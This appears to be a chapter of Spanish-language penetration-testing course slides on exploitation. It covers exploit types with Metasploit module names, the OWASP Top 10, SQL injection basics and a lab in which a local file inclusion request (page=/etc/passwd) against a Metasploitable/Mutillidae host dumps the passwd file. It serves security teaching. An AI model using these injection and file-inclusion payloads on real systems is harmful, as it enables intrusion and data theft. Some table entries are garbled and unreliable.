8. EXPLOTACIÓN

Explotación

Se puede obtener un acceso no autorizado al sistema que se está evaluando

Se evalúan y se analizan las vulnerabilidades encontradas en la fase de escaneo

Se utiliza la información coleccionada en la fase de reconocimiento para estructurar un vector de explotación


Analizar vulnerabilidades

- Determinar el orden en que se atenderán
 - Escalar de evaluación de vulnerabilidades
 - Los escáneres de vulnerabilidades otorgan una calificación de acuerdo a su explotabilidad o criticidad

Escalar de evaluación de vulnerabilidades



Falsos positivos y falsos negativos




Se presentan cuando el resultado de una herramienta o alguna configuración pueden alertar de una posible vulnerabilidad o falla de seguridad pero en realidad no existe.

Se puede considerar como una serie de pruebas extras al objetivo de evaluación

Funcionamiento de un exploit

- La finalidad de un *exploit* es aprovechar una posible vulnerabilidad y comprometer el sistema.
- Para lograr su objetivo, el *exploit* contiene un conjunto de instrucciones o datos específicos, conocido como *payload* o “carga útil”.



Tipos de exploits

Exploit Remoto

Vulnerabilidad	Metasploit
Microsoft Windows Remote Desktop Protocol Remote Code Execution Vulnerability	MS12-020
Microsoft SMB Remote Code Execution Vulnerability	MS09-001
Microsoft Windows Server Service Could Allow Remote Code Execution	MS08-067

Tipos de exploits (continuación)

Exploit local

Vulnerabilidad	Mestasploit
Microsoft Windows Kernel-Mode Drivers Elevation of Privilege Vulnerability	(MS12-7410-+047)/520//8/85 //85
Microsoft Combined Security Update for Microsoft Office, Windows, .NET Framework and Silverlight	MS12-034
Linux Kernel Sendpage Local Privilege Escalation	sock_sendpage

Tipos de exploits (continuación)

Exploit de día cero

Vulnerabilidad	Metasploit
Java 7 Applet Remote Code Execution (CVE-2013-0422)	java_jre17_jmxbe an

Explotación de vulnerabilidades en aplicaciones web

Para la detección, análisis y explotación de vulnerabilidades en aplicaciones web existe como referencia el proyecto OWASP (Open Web Application Security Project)

Top Ten OWASP

- La última versión completa fue lanzada en 2017.

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↗	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	↳	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↗	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	↳	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

Inyección en aplicaciones web

Se presentan cuando información no confiable es enviada a la aplicación como parte de un comando o consulta. Un atacante puede engañar a la aplicación para modificar su comportamiento

Existen diferentes tipos de inyecciones:


- SQL
- LDAP
- Comandos
- Código HTML, etc.

Inyecciones SQL

SQL (Structured Query Language) es el lenguaje de consulta, administración y operación de bases de datos

En muchas aplicaciones se hacen consultas a bases de datos, lo que genera la posibilidad de ser vulnerable a un ataque de inyección, si no se cuenta con las validaciones adecuadas

Inyección SQL



Caracteres especiales

Carácter	Uso
' "	Delimitadores de cadena
;	Terminador de sentencia
-- # /* */	Comentarios
+ " "	Para concatenar cadenas
+ < > =	Operadores matemáticos
=	Evaluadores de equivalencia
()	Llamadas a funciones, subconsultas e INSERTS
%00	Byte Nulo
% *	Wildcards

Ejemplo de inyección SQL

Query:

```
$sql="SELECT * FROM usuarios  
      WHERE  
nombre='$_GET["name"]'";
```

SQL Query:

```
SELECT * FROM usuarios  
      WHERE nombre='Dent';
```

Balance de consultas SQL

Para descubrir y explotar fallos en las entradas es necesario encontrar prefijos, payloads, y sufijos para causar impacto

En vulnerabilidades de tipo SQLi debemos asegurarnos que el código injectado puede ser interpretado propiamente para lograr el fin esperado

Uso de comillas

Aunque de primera instancia injectamos comillas para causar errores en la aplicación, debemos buscar entrecomillas de tal manera, que podamos saber que el código se ha interpretado

Número de columnas

Para manipular el comportamiento de las sentencias SQL INSERT y UNION, es necesario conocer el número de columnas, de no ser así se obtendrán errores de sintaxis.

Tipos de datos

También debemos considerar que sentencias como INSERT y UNION requieren que los tipos de datos asociados con las columnas coincidan

O bien no es estrictamente necesario que sean iguales, pueden ser compatibles/convertibles. Por ejemplo los números y las cadenas son típicamente compatibles

¿Dónde podemos encontrar SQLi?

Debemos ubicar las entradas de la aplicación que sean procesadas por el manejador de base de datos

Las más comunes son:

Parámetros GET

Parámetros POST

Encabezado de la cookie

Encabezado User-Agent

Mensajes de error de base de datos

Los errores de base de datos no solamente nos dan una pista de la existencia de inyecciones SQL, también son una guía para construir una entrada de forma apropiada que permita explotar la vulnerabilidad

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "15324" at line 1

Tipos de inyecciones SQL

Las inyecciones SQL representan solo una vulnerabilidad, sin embargo, las podemos encontrar de diferentes formas

La forma más simple de categorización es visible vs invisible

Inyección IN-BAND/INLINE

Permite ver los resultados de las inyecciones


Es fácil de identificar y explotar



Inyección a ciegas (Blind SQLi)

No es posible ver directamente los resultados de la inyección

Es más complicada su identificación y explotación




(Computer Security, Mitra A., Blogger, 2017)

Inyección de comandos

Se lleva a cabo cuando el servidor de aplicaciones web ofrece una funcionalidad de comunicación con el sistema operativo del servidor donde reside la aplicación

Cada comando realiza alguna actividad a petición del atacante



Inyección de código

Las aplicaciones web son desarrolladas en diferentes lenguajes, pero los errores o la ausencia de validaciones de la información recibida dan paso a esta vulnerabilidad

La inyección de código dependerá del lenguaje con el cual fue desarrollado la aplicación, sin embargo, estos son los más empleados: HTML, JavaScript, PHP, JSP, Perl, etc.

PRÁCTICA #8 EXPLOTACIÓN DE APLICACIONES WEB

Práctica #8: LFI y RFI

Local File Inclusion y Remote File Inclusion permiten a un atacante la inclusión local y remota de archivos en la aplicación


Las consecuencias son:

- Ejecución de código en el servidor web
- Ejecución de código en el cliente
- Denegación de servicio
- Exposición de información sensible

Práctica #8: LFI Desarrollo

Acceder al sitio http://<ip_metasplitable>/mutillidae/

Dar clic en
Home y
Login/Register




Práctica #8: LFI Desarrollo

Posteriormente observar los cambios en la URL



Práctica #8: LFI Desarrollo

Una vez identificado el parámetro vulnerable, se procederá a la obtención del archivo *passwd*



The screenshot shows a web browser displaying the Mutillidae application at version 2.1.19. The URL in the address bar is `192.168.199.135/mutillidae/index.php?page=/etc/passwd`. The content area displays the `/etc/passwd` file contents, which include a large number of user entries such as root, daemon, sync, bin, games, mail, news, proxy, www-data, gnats, nobody, syslog, sshd, msfadmin, bind, postfix, ftp, administrator, mysql, tomcat55, user, telnetd, proftpd, statd, and snmp. The entire content area is highlighted with a red border.

```
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin/
bin:/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101:/var/lib/libuuuid:/bin/sh
dhcpc:x:101:102:/nonexistent:/bin/false
syslog:x:102:103:/home/syslog:/bin/false
klog:x:103:104:/home/klog:/bin/false
sshd:x:104:65534:/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113:/var/cache/bind:/bin/false
postfix:x:106:115:/var/spool/postfix:/bin/false
ftp:x:107:65534:/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534:/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:/bin/false
user:x:1001:1001:just a user,111,:/home/user:/bin/bash
service:x:1002:1002,,,,:/home/service:/bin/bash
telnetd:x:112:120:/nonexistent:/bin/false
proftpd:x:113:65534:/var/run/proftpd:/bin/false
statd:x:114:65534:/var/lib/nfs:/bin/false
snmp:x:115:65534:/var/lib/snmp:/bin/false
```

Práctica #8: RFI Desarrollo

